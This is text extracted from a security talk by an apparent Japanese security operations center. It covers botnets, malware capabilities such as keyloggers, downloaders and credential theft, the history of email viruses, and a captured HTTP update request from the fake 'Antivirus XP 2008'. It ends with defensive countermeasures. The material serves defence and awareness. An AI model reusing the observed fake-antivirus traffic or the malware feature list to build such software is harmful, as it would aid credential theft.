
Control

Herder

IRC protocol (popular) and other protocols

Spamming

DoS/DDoS attack




Active -> Passive -> Malware

- Downloader (popular)
- Enable AutoRun setting
- Upack
- Check infection history
- Stop Antivirus Software
- Display specific Web sites periodically
- Key logger
- Steal online game login information
- Collect information (ex. host, serial number for online game)
- Forward the collected information toward specific Web sites

Overlapping Source IPs

Little chance of finding the same source IP address



Why and How Infected

E-mail attachment




In the old days

E-mail attachment virus was prevalent in 2004
Three-way struggle (MyDoom, Bagle, NetSky)

Virus sent e-mails by directly connecting to SMTP server
-> Controlled by FW ACLs
-> Virus connected to local SMTP server for spamming

JSOC Report
Trend of critical incidents in JSOC



In this day and age


Example: Modern age of infection

After infection, virus connected to a Web server and got address lists,
and then, sent 6,000 spam e-mails per 60 seconds.

JPCERT/CC Report

http://www.jpccert.or.jp/research/2008/inoculation_200808.pdf

Fake Antivirus Software



Updating Antivirus XP 2008

GET /updates/check.html HTTP/1.1

Accept: */*

UA-CPU: x86

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; AntivirXP08; .NET CLR 1.1.4322; .NET CLR 2.0.50727)

Host: www.antivirusxp-2008.net

Connection: Keep-Alive

HTTP/1.1 200 OK

Server: nginx/0.6.26

Date: Sun, 17 Aug 2008 16:43:16 GMT

Content-Type: text/html; charset=UTF-8

Connection: keep-alive

Last-Modified: Fri, 07 Mar 2008 18:45:48 GMT

Accept-Ranges: bytes

Content-Length: 87

<pre>


APP_VER=3.5.1.20

DATABASE_VER=3.5.1.20

SIGNATURES=60532

DATE=17/12/07

</pre>




Countermeasures

The Weakest Link in the Chain is Where It Breaks


Partial optimization

- Security level depends on individual skills
- Attackers penetrate the weakest link to launch further attacks



Total optimization

Security implementation for all aspects
in visualizing structural reform of
entire IT landscape



Countermeasures

(1)

Secure design implementation

- Built security into systems
- Robust measures
- After-the-incident measure takes even more money

(2)

Visualization

- Monitoring & Action
- Easy-to-find mechanism
- Incident response action plan

(3)

Interdepartmental cooperation

- Sharing & Training
- Knowledge sharing
- Incident response training

Bibliography

■ JSOC Report

- http://www.lac.co.jp/info/jsoc_report/

■ Secure Site Checker Free

- <http://www.lac.co.jp/info/sscf.html>

■ Aguse

- <http://www.aguse.jp/>

■ VirusTotal

- <http://www.virustotal.com/jp/>



Thank you

Not because you couldn't notice,
because it's invisible.



Hiroshi Kawaguchi, CISSP

JSOC Chief Evangelist

Japan Security Operation Center

Little eArth Corporation Co., Ltd.

hiroshi.kawaguchi @ lac.co.jp



Little eArth Corporation Co.,
Ltd.

<http://www.lac.co.jp>